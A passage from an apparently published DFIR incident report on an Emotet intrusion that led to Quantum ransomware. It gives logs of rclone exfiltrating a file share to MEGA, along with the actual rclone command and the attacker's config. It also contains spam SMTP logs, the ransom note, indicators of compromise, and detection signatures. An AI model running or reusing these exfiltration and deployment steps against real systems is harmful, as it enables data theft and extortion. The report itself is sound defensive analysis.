ConnectionSuccess	gfs302n109.userstorage.mega.co.nz	162.208.16.19	80		52833	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread
ConnectionSuccess	gfs302n115.userstorage.mega.co.nz	162.208.16.25	80		52843	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread
ConnectionSuccess	gfs302n117.userstorage.mega.co.nz	162.208.16.27	80		52844	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread
ConnectionSuccess	gfs302n104.userstorage.mega.co.nz	162.208.16.14	80		52847	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread
ConnectionSuccess	gfs302n123.userstorage.mega.co.nz	162.208.16.33	80		52849	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread
ConnectionSuccess	gfs302n105.userstorage.mega.co.nz	162.208.16.15	80		52851	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread
ConnectionSuccess	gfs302n111.userstorage.mega.co.nz	162.208.16.21	80		52867	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread
ConnectionSuccess	gfs302n120.userstorage.mega.co.nz	162.208.16.30	80		52880	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread
ConnectionSuccess	gfs302n100.userstorage.mega.co.nz	162.208.16.10	80		52928	c:\programdata\rclone.exe	rclone.exe copy "\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread

```

rclone.exe copy "\\SERVER.domain.name\path" mega:1 -q --ignore-existing --auto-confirm --multi-thread
rclone.exe copy "\\SERVER.domain.name\path" mega:2 -q --ignore-existing --auto-confirm --multi-thread
    
```

From the rclone.conf file, the threat actors left the details of the remote account being used.

```

[mega]
type = mega
user = Brerinit@tempmail.de
pass = 01
    
```

Brerinit@tempmail.de

With the help of Netflow, we identified that at least ~250MB worth of data was exfiltrated out of the environment.

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Packets	Bytes	Flows
	141.138	TCP	:52827 ->	162.208.16.16:80	98877	144.3 M	1
	92.966	TCP	:52826 ->	162.208.16.29:80	16156	23.5 M	1
	58.332	TCP	:52830 ->	162.208.16.20:80	14550	21.1 M	1
	80.163	TCP	:52832 ->	162.208.16.13:80	10265	14.9 M	1
	11.647	TCP	:52874 ->	162.208.16.18:80	7023	10.2 M	1
	66.572	TCP	:52819 ->	162.208.16.12:80	4666	6.8 M	1
	70.689	TCP	:52844 ->	162.208.16.27:80	3911	5.7 M	1
	65.467	TCP	:52833 ->	162.208.16.19:80	3083	4.4 M	1
	72.161	TCP	:52837 ->	162.208.16.29:80	3031	4.4 M	1
	95.256	TCP	:52843 ->	162.208.16.25:80	2877	4.1 M	1
	65.103	TCP	:52853 ->	162.208.16.15:80	2486	3.6 M	1
	65.620	TCP	:52840 ->	162.208.16.18:80	1895	2.7 M	1
	64.759	TCP	:52851 ->	162.208.16.15:80	1716	2.5 M	1
	64.215	TCP	:52849 ->	162.208.16.33:80	1252	1.8 M	1
	61.956	TCP	:52828 ->	162.208.16.24:80	1054	1.5 M	1
Summary: total flows: 19, total bytes: 253181369, total packets: 173950, avg bps: 10510357, avg pps: 902, avg bpp: 1455							

Impact

Spam Email

During the first two days, Emotet sent outbound spam emails over SMTP:

SMTP Last Reply	SMTP TLS	Destination IP	Destination Port	SMTP Subject	Mail From	RCPT To
250 ok 1655244986 qp 72942	FALSE	193.██.██.7	27001	Incorrect Form Selection	zehra.██.██@edu.tr	tflo.██.██@k12.ga.us
250 ok 1655244985 qp 72894	FALSE	193.██.██.7	27001	Incorrect Form Selection	zehra.██.██@edu.tr	lcow.██.██@k12.ga.us
250 ok 1655244984 qp 72850	FALSE	193.██.██.7	27001	Incorrect Form Selection	zehra.██.██@edu.tr	bflo.██.██@k12.ga.us
250 ok 1655244983 qp 72813	FALSE	193.██.██.7	27001	Incorrect Form Selection	zehra.██.██@edu.tr	js.██.██@county.us
250 ok 1655244982 qp 72774	FALSE	193.██.██.7	27001	Incorrect Form Selection	zehra.██.██@edu.tr	lvick.██.██@k12.ga.us
250 ok 1655244981 qp 72733	FALSE	193.██.██.7	27001	Incorrect Form Selection	zehra.██.██@edu.tr	reic.██.██@mpny.us
250 ok 1655244979 qp 72685	FALSE	193.██.██.7	27001	Incorrect Form Selection	zehra.██.██@edu.tr	tammy.██.██@k12.ga.us
250 ok 1655244978 qp 72631	FALSE	193.██.██.7	27001	Incorrect Form Selection	zehra.██.██@edu.tr	rodney.██.██@k12.ga.us
250 Message accepted for delivery	FALSE	211.██.██.7	1822	Fwd:CSC	anand.██.██@korea.com	Registered.██.██@global.com
250 Message accepted for delivery	FALSE	211.██.██.7	1822	Fwd:Regions Commercial Banking	anand.██.██@korea.com	commercial.██.██@.com
250 Message accepted for delivery	FALSE	211.██.██.7	1822	Fwd:██	anand.██.██@korea.com	ceara.██.██@global.com
250 Message accepted for delivery	FALSE	211.██.██.7	1822	Fwd:██	anand.██.██@korea.com	office.██.██@at
250 Message accepted for delivery	FALSE	211.██.██.7	1822	Fwd:██	anand.██.██@korea.com	m.k.g.██.██@jp
250 Message accepted for delivery	FALSE	211.██.██.7	1822	Fwd:██	anand.██.██@korea.com	kristina.██.██@.com
250 Message accepted for delivery	FALSE	211.██.██.7	1822	Fwd:██	anand.██.██@korea.com	aakash.██.██@.com
250 Message accepted for delivery	FALSE	211.██.██.7	1822	Fwd:██	anand.██.██@korea.com	lnga.██.██@gov

The following is an example of the SMTP traffic for sending the email, along with an extracted EML that was sent with an attached XLS:

```

250-AUTH LOGIN
250-SIZE 143360000
250 PIPELINING
AUTH LOGIN

235 Authentication successful
MAIL FROM: <anand.██.██@korea.com>
250 message-id: <080044f5-29f1-485f-47bc-██.██.██@korea.com>
RCPT TO: <tflo.██.██@k12.ga.us>
250 file.██.██@korea.com... Recipient OK
DATA
354 Enter message, end with "." on a line by itself
Date: Wed, 15 Jun 2022 03:02:19 +0800
Message-ID: <080044f5-29f1-485f-47bc-██.██.██@korea.com>
From: "PWHTES_SULISTEYO_NUKRSHO" <anand.██.██@korea.com>
To: "file.██.██@korea.com" <file.██.██@korea.com>
Subject: Restricted_Grading Supplier.██.██.██ November 2021
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="NkrshSearRQce3PQj0s4"

This is a multi-part message in MIME format.
-----NkrshSearRQce3PQj0s4
Content-Type: text/html; charset=UTF-8
Content-Transfer-Encoding: quoted-printable

<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=3Dutf-8">
</head>
<body>
<br>
<br>
<br>
PWHTES_SULISTEYO_NUKRSHO<br>
                
```

From : anand.██.██@korea.com

To : "file.██.██@korea.com" <file.██.██@korea.com>

Cc :

Bcc :

Subject : Restricted_Grading Supplier.██.██.██ November 2021

Attachment(s) : file.██.██.xlsx

Dear All Honorable██.██ Supplier

Have a nice day,
Share information to you about Grading Supplier November 2021


Ransomware

Towards the last day of the intrusion, the threat actor made their preparations to deploy ransomware to the domain. They started by connecting to a new server via RDP from the server they just used [Tactical RMM](#) to deploy

Anydesk. Once establishing the RDP connection, they deployed `Powertool64.exe`, likely to prevent intervention by any security tools and launched the software [Don't Sleep](#).

TaskCategory	ParentImage	Image
Process Create (rule: ProcessCreate)	C:\Windows\explorer.exe	C:\dontsleep.exe

Don't Sleep has the capability to keep the computer from being shutdown and the user from being signed off. This was likely done to ensure nothing will interfere with the propagation of the ransomware payload.



Finally, with Don't Sleep running, the threat actor executed a batch script named "**1.bat**". The script invoked the main ransomware payload, `locker.dll`, and passed a list of all the computers in the domain to the target parameter.

ALL YOUR DATA

IS ENCRYPTED

by **QUANTUM**

What happened?

- All your files are encrypted on all devices across the network
- Huge volume of your data including financial, customer, partner and employees data was downloaded to our internal servers

What's next?

- If you don't get in touch with us next 48 hours, we'll start publishing your data to the [Data Leaks Portal](#)

How do I recover?

- There is no way to decrypt your files manually unless we provide a special decryption tool
- Please download [TOR browser](#) and [CONTACT US](#) for further instructions

22

Hours

42

Minutes

39

Seconds

Indicators

Atomic

Emotet Deployment Domains
descontador[.]com[.]br
www.elaboro[.]pl
el-energiaki[.]gr
drechslerstammtisch[.]de
dhnconstrucciones[.]com[.]ar
dilsrl[.]com

Emotet C2 Servers
103.159.224.46
103.75.201.2
119.193.124.41
128.199.225.17
131.100.24.231
139.59.60.88
144.217.88.125
146.59.226.45
149.56.131.28
159.89.202.34
165.22.211.113
165.227.166.238
178.128.82.218
209.126.98.206
213.32.75.32

37.187.115.122
45.226.53.34
45.55.134.126
46.55.222.11
51.210.176.76
51.254.140.238
54.37.70.105
82.223.82.69
91.207.181.106
92.114.18.20
94.23.45.86
96.125.171.165

Cobalt Strike

139.60.161.167 (survefuz[.]com)
139.60.160.18 (juanjik[.]com)

Tactical RMM Agent

api.floppasoftware[.]com
mesh.floppasoftware[.]com
212.73.150.62

Computed

K-1 06.13.2022.lnk

de7c4da78a6cbba096e32e5eecb00566
02b4f495e9995cc2251c19cd9984763f52122951
1bf9314ae67ab791932c43e6c64103b1b572a88035447dae781bfffd21a1187ad

17jun.exe

0ea68856c4f56f4056502208e97e9033
b80c987c8849bf7905ea8f283b79d98753e3c15a
41e230134deca492704401ddf556ee2198ef6f32b868ec626d9aefbf268ab6b1

dontsleep.exe

50cc3a3bca96d7096c8118e838d9bc16
b286b58ed32b6df4ecdb5df86d7d7d177bb7bfaf
f8cff7082a936912baf2124d42ed82403c75c87cb160553a7df862f8d81809ee

locker.dll

d2df4601c8d43e655163c0b292bc4cc9
f6727d5d04f2728a3353fbd45d7b2cb19e98802c
6424b4983f83f477a5da846a1dc3e2565b7a7d88ae3f084f3d3884c43aec5df6

netscan.exe

27f7186499bc8d10e51d17d3d6697bc5

```
52332ce16ee0c393b8eea6e71863ad41e3caefd  
18f0898d595ec054d13b02915fb7d3636f65b8e53c0c66b3c7ee3b6fc37d3566
```

```
rclone.exe  
22bbe1747933531e9c240e0db86268e2  
c2a8776e21403eb00b38bfccd36d1c03dfffb009e  
53ae3567a34097f29011d752f1d3afab8f92beb36a8d6a5df5c1d4b12edc
```

Behavioral

The threat actor delivered Emotet via a Emotet loader in the form of a LNK file responsible for dropping Tactical RMM Agent was installed by the threat actor on a server to ensure remote access (17jun.exe) Data was exfiltrated to Mega cloud service via Rclone (rclone.exe). Network mapping was performed using SoftPerfect Network Scanner (netscan.exe) followed by Quantum r The threat actor kept the remote desktop session alive by running a program to keep the session active

Detections

Network

[The DFIR Report Cobalt Strike 139.60.160.18](#)
[The DFIR Report Cobalt Strike 139.60.161.167](#)

```
ET Threatview.io High Confidence Cobalt Strike C2 IP group 1  
ET POLICY SMB2 NT Create AndX Request For an Executable File  
ET POLICY SMB Executable File Transfer  
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access  
ET INFO Observed External IP Lookup Domain (icanhazip .com in TLS SNI)t  
ET JA3 HASH - Possible Rclone Client Response (Mega Storage)  
ET POLICY HTTP POST to MEGA Userstorage  
ET POLICY SMB Executable File Transfer  
ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible Lateral Movement  
ET POLICY SMB2 NT Create AndX Request For an Executable File  
ET POLICY SSL/TLS Certificate Observed (AnyDesk Remote Desktop Software)  
ET SCAN Behavioral Unusual Port 445 traffic Potential Scan or Infection  
ET USER_AGENTS AnyDesk Remote Desktop Software User-Agent  
ET CNC Feodo Tracker Reported CnC Server group 1  
ET CNC Feodo Tracker Reported CnC Server group 14  
ET CNC Feodo Tracker Reported CnC Server group 15  
ET CNC Feodo Tracker Reported CnC Server group 17  
ET CNC Feodo Tracker Reported CnC Server group 19  
ET CNC Feodo Tracker Reported CnC Server group 2  
ET CNC Feodo Tracker Reported CnC Server group 20  
ET CNC Feodo Tracker Reported CnC Server group 21
```

```
ET CNC Feodo Tracker Reported CnC Server group 23
ET CNC Feodo Tracker Reported CnC Server group 24
ET CNC Feodo Tracker Reported CnC Server group 25
ET CNC Feodo Tracker Reported CnC Server group 3
ET CNC Feodo Tracker Reported CnC Server group 4
ET CNC Feodo Tracker Reported CnC Server group 5
ET CNC Feodo Tracker Reported CnC Server group 6
ET CNC Feodo Tracker Reported CnC Server group 7
ET CNC Feodo Tracker Reported CnC Server group 8
ET CNC Feodo Tracker Reported CnC Server group 9
ET MALWARE W32/Emotet CnC Beacon 3
```

Sigma

https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/proc_creation_win_emotet_child_process_spawn_pattern.yml

Yara

<https://github.com/The-DFIR-Report/Yara-Rules/blob/main/15184/15184.yar>

MITRE

PowerShell – T1059.001

Process Injection – T1055

File Deletion – T1070.004

Lateral Tool Transfer – T1570

Valid Accounts – T1078

Service Execution – T1569.002

SMB/Windows Admin Shares – T1021.002

Remote System Discovery – T1018

Process Discovery – T1057

Rundll32 – T1218.011

Regsvr32 – T1218.010

Domain Account – T1087.002

Domain Groups – T1069.002

System Information Discovery – T1082

Data Encrypted for Impact – T1486

Network Share Discovery – T1135

Data from Network Shared Drive – T1039

Web Protocols – T1071.001

Remote Access Software – T1219

Exfiltration to Cloud Storage – T1567.002

Remote Desktop Protocol – T1021.001

Malicious File – T1204.002

Spearphishing Attachment – T1566.001

Exploitation of Remote Services – T1210

Internal case #15184

Source: <https://thefirreport.com/2022/11/28/emotet-strikes-again-lnk-file-leads-to-domain-wide-ransomware/>